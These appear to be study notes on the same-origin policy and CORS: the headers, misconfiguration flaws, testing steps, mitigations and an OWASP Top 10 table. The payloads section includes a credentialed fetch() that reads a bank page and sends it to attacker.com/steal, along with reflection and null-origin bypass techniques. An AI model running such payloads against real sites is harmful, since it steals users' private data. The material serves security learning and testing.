CORS

Category	Client-side topic

What is SOP?

SOP is a security role enforced by **web browsers** that says -
" A web page can only interact with data from the *same origin* (same website) unless given explicit permission."

SOP is a **browser security policy** that stops one website from messing with another website's data, keeping users safe.

It does not prevent writing between web applications. It prevents reading between web applications. (A malicious shopping website would be able to make a request to the banking application for user info, but the when the browser sees that, it will check the origin of the request. When it sees that the domains of the shopping app and the banking app are different, it rejects the request)

Access is determined based on origin.

An origin is made of 3 parts:

1. Protocol (http, https)
2. Domain/Host (example.com)
3. Port (like :80, :443)

Without SOP, if you opened a malicious website, it could secretly:

- Read your emails from Gmail (if you were logged in).
- Steal data from your bank's website.
- Access sensitive info from any other site you are logged into.

So, SOP protects you from cross-site attacks.


Where SOP applies

- JavaScript requests (AJAX, Fetch)
- Cookies & storage (localStorage, sessionStorage)
- DOM access (iframe restrictions)

Consider the URL: `http://ranakhalil.com/courses.`

URL	Permitted?	Reason
`http://ranakhalil.com/`	Yes	Same scheme, domain, and port.
`http://ranakhalil.com/sign_in/`	Yes	Same scheme, domain, and port.
`https://ranakhalil.com/`	No	Different scheme and port.
`http://academy.ranakhalil.com/`	No	Different domain.
`http://ranakhalil.com:8080/`	No	Different port.

What happens when the `ranakhalil.com` origin tries to access resources from the `google.com` origin?



Cross Origin Resource Sharing (CORS)

CORS is a mechanism that allows resources on a server to be requested from another domain.

In some cases, we might want to loosen up the grip of SOP and allow cross-origin interaction.

CORS is a mechanism that uses HTTP headers to define the origins that are allowed to access your site.

CORS Configuration

For example, in javascript,

```
@CrossOrigin(origins = "http://domain2.com", maxAge = 3600)
@RestController
@RequestMapping("/account")
public class AccountController {

        @GetMapping("/{id}")
        public Account retrieve(@PathVariable Long id) {
                // ...
        }
```

CORS Header

Once CORS rules are configured in the backend, the way it is able to communicate that to the browser is through the use of HTTP headers.


CORS makes use of two http headers-

1. Access-Control-Allow-Origin

2. Access-Control-Allow-Credentials

Access-Control-Allow-Origin

Lets the browser know whether a particular origin is allowed to access the resources of the website or not.



If domain-b.com has CORS rules defined, the response would be as above.

If it is not defined, the header will not have domain-a.com.

Syntax:

Access-Control-Allow-Origin: *

This means that any website on the internet is allowed to access the resources.

Access-Control-Allow-Origin: <origin>

A single origin is allowed to access the site. (like domain-a.com above)

Access-Control-Allow-Origin: null


Some sites may need to allow cross-origin redirects and sandbox cross-origin requests. null is used in these cases.

Access-Control-Allow-Origin allows the access of only the public pages on a site, and not the authenticated ones.

Access-Control-Allow-Credentials

We use this to access authenticated pages in a site.

This header allows cookies (or other user credentials) to be included in cross-origin requests.



Request:

```
GET /accountDetails HTTP/1.1
Host: domain-b.com
Cookie: session=iW019U8YB73HZ4d7ShOxnGrQqcja7ah2
Origin: domain-a.com
…
```

Response:


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: domain-a.com
Access-Control-Allow-Credentials: true
…
```

Syntax:

Access-Control-Allow-Credentials: true

NOTE: If the Access-Control-Allow-Origin is set to *, then the Access-Control-Allow-Credentials is not allowed to be set to true.

CORS Vulnerabilities



Here, a user is logged into his banking website which has misconfigured CORS rules in a way that introduces security risks. In the same browser, he also is browsing through cat-pics.com which is a malicious website.

While the user is going through cat images, unknown to him, the malicious website accesses the banking website requesting for the user's details.

- CORS vulnerabilities arise from CORS configuration issues on the developer's part.
- They arise from restrictions on the available options to set the Access-Control-Allow-Origin header.
- It doesn't allow multiple domains to be configured as origin.
- This forces developers to use **dynamic generation** (dynamically inspecting the origin header from the request and deciding if you trust it. If you trust it, you reflect it back to the user)
- The portion of this process that introduces the security risk is the logic of the code that decides if the origin is trusted by your application or not.

Dynamic generation implementation flaws:

1. Simply extracting the Access-Control-Allow-Origin header from client-side input and reflecting it back to the user. This is equivalent to using the *. This has obvious security risks as it allows all the users to access your resources.
2. Accidently introducing errors in a way that the application parses the origin header. In trying to implement this functionality, some applications parse the origin header from the request and then try to match it based on the URL prefixes or suffixes or using regular expressions in order to determine if it trusts that domain.
    a. For example, granting access to all websites that end in a specific string. bank.com can be bypassed by using maliciousbank.com
    b. Granting access to all domains that start with a specific string. bank.com can be bypassed by bank.com.malicious.com
3. Whitelisting the null origin value. This is equivalent to using *. If we tweak the malicious script to run the request in a sandboxed iframe, it will appear as if it is coming from the origin null. Therefore, it will be allowed to access the resources. Whitelisting null is worse than using the wildcard character * because * does not allow the credentials header to be set and allows only the

public resources to be used. But if you whitelist the null character, it allows for the use of the authenticated resources as well.

Impact of CORS vulnerabilities

Impact depends on how the application is configured.

- If you allow credentials to be passed across requests, and have insecure control on the origins, then you are more vulnerable to attacks.
- Confidentiality: can be none/partial/high
- Integrity: usually partial or high
- Availability: can be none/partial/high

Black box testing for CORS vulnerabilities

1. Map the application - visit the URL and walk through all the pages that are accessible within the user context we are running as. While we do this, we try to see if there are any CORS headers that are used by the application. If the application does not have any CORS headers, it does not mean it that it doesn't make use of the CORS protocol. Because it is possible that the application makes use of dynamic generation. This comes into play when you have an origin header that needs to be dynamically generated in the backend.
2. Test for dynamic generation
    a. Does it simply extract the Access-Control-Allow-Origin of the request and reflect it back to the user?
        i. The way to do this is intercept using burp, send to repeater adn change the origin header to a random value and see if it is reflected back to you.
    b. Does it validate on the start or end of a specific string?
        i. domain of the application + your own malicious domain in the origin header and see if the application accepts it.
        ii. add a few letters to the beginning of the string and see if it accepts it. If it does, it means that you could register a domain that has the same ending as the application you are testing.

c. Does it allow the null origin?

    i. Add null to the origin header and see if the application accepts it. If it accepts it, it has the null origin whitelisted. If it doesn't accept it, it doesn't have it whitelisted.

d. Does it restrict the protocol?

    i. Try the same domain of the application, but instead of using https, use http. If that is allowed, you combine it with other attacks to prove the impact.

e. Does it allow the passing of credentials?

3. Once you have determined that a CORS vulnerability exists, review the application's functionality to determine how you can prove impact.

    a. Sometimes, to prove the impact, you have to combine it with either another vulnerability or functionality in the application.

    Eg: If the application stores API keys in the user interface, you could use the allow origin header to extract the API key and gain access to the application. This way you have taken over full control of the application, and your impact report will be taken more seriously.

White box testing for CORS vulnerabilities

1. Identify the framework/technologies that is being used by the application. This will largely indicate how CORS rules are set for that technology.
2. Google how CORS rules are set for that particular technology.
3. Review code to identify any misconfigurations in CORS rules.

    a. Look for strings in the code that matches for how CORS gets set for that particular technology.

    b. When we find it, review the logic behind the application that is responsible for determining if an origin is trusted or not.

    c. If the logic is broken, attempt a proof of concept in order to see if it is truly vulnerable.

Attack Vectors of CORS Vulnerabilities

These are the **ways attackers can exploit weak CORS settings**:

- **Misconfigured** `Access-Control-Allow-Origin`
  - Example: `Access-Control-Allow-Origin: *` (wildcard) allows **any site** to read sensitive data.
- **Allowing arbitrary subdomains**
  - e.g., `Access-Control-Allow-Origin: https://*.victim.com` → attacker can register `evil.victim.com`.
- **Reflection-based CORS**
  - Server mirrors back whatever origin the request came from (common bug).
- **Misuse of** `Access-Control-Allow-Credentials: true`
  - If combined with `Access-Control-Allow-Origin: *`, cookies/sessions can be stolen.
- **Preflight request bypass**
  - If `OPTIONS` preflight handling is weak, attackers may smuggle custom headers.

Exploitation / Injection Points

Where an attacker targets in the app:

- **API endpoints**
  - Sensitive APIs (`/userinfo`, `/account/balance`) exposed with loose CORS rules.
- **Cross-site authenticated requests**
  - Victim is logged into bank.com; attacker's site abuses misconfigured CORS to steal private data.
- **JavaScript (AJAX / Fetch calls)**
  - Exploits happen when browser is tricked into sending authenticated requests with cookies.

Payloads & Exploitation Techniques

Examples of how attackers exploit weak CORS:

(a) Malicious Fetch Request

```
fetch("https://bank.com/account", {
  credentials: "include"
}).then(r ⇒ r.text())
  .then(data ⇒ fetch("https://attacker.com/steal?data=" + encodeURIComponent(data)));
```

- Victim visits attacker site → browser sends **authenticated request** to bank.com (cookies included) → if bank's CORS allows it, attacker reads the response.

(b) Exploiting `Access-Control-Allow-Origin: *`

- Any website can fetch sensitive API data.
- Example:

  ```
  Access-Control-Allow-Origin: *
  Access-Control-Allow-Credentials: true
  ```

  This combination is **very dangerous** (though modern browsers block it, misconfigs still happen).

(c) Exploiting Reflection

- Server reflects Origin header:

  ```
  Origin: https://evil.com
  Access-Control-Allow-Origin: https://evil.com
  ```

  → attacker's site gains read access.

(d) Exploiting Wildcards with Subdomains

- Policy: `Access-Control-Allow-Origin: https://*.victim.com`
- Attacker controls `evil.victim.com` → bypasses CORS.

Prevention & Mitigation

Best Practices for Secure CORS

✅ Restrict Origins

- Only whitelist **specific trusted domains**.
- Example:

```
Access-Control-Allow-Origin: https://app.victim.com
```

✅ Avoid Wildcards (`*`)

- Never use when sensitive data or credentials are involved.

✅ Be careful with `Allow-Credentials: true`

- Do not combine with .
- Always pair with **strictly defined origins**.

✅ Validate `Origin` server-side

- Explicitly check if the request origin is in your trusted list.
- Don’t just reflect back the header.

✅ Use Preflight Checks Properly

- For sensitive endpoints, require proper `OPTIONS` preflight validation.
- Avoid automatically allowing all headers/methods.

✅ Segregate APIs

- Public APIs → may allow broader CORS (e.g., weather data).
- Private/authenticated APIs → enforce strict, minimal CORS.

✅ Regular Security Testing

- Include CORS misconfig in penetration tests.
- Use tools like **Burp Suite, OWASP ZAP** to check for improper CORS headers.

Famous Real-World Cases

- **Uber (2016)** – CORS misconfiguration allowed attackers to steal user tokens via malicious origins.
- **Facebook (2018)** – CORS flaws led to account takeover research (later patched).

Extra reading material

Exploiting CORS misconfigurations for Bitcoins and bounties | PortSwigger Research

StackStorm - From Originull to RCE - CVE-2019-9580 – Barak Tawily – Security Researcher

OWASP Top 10

OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)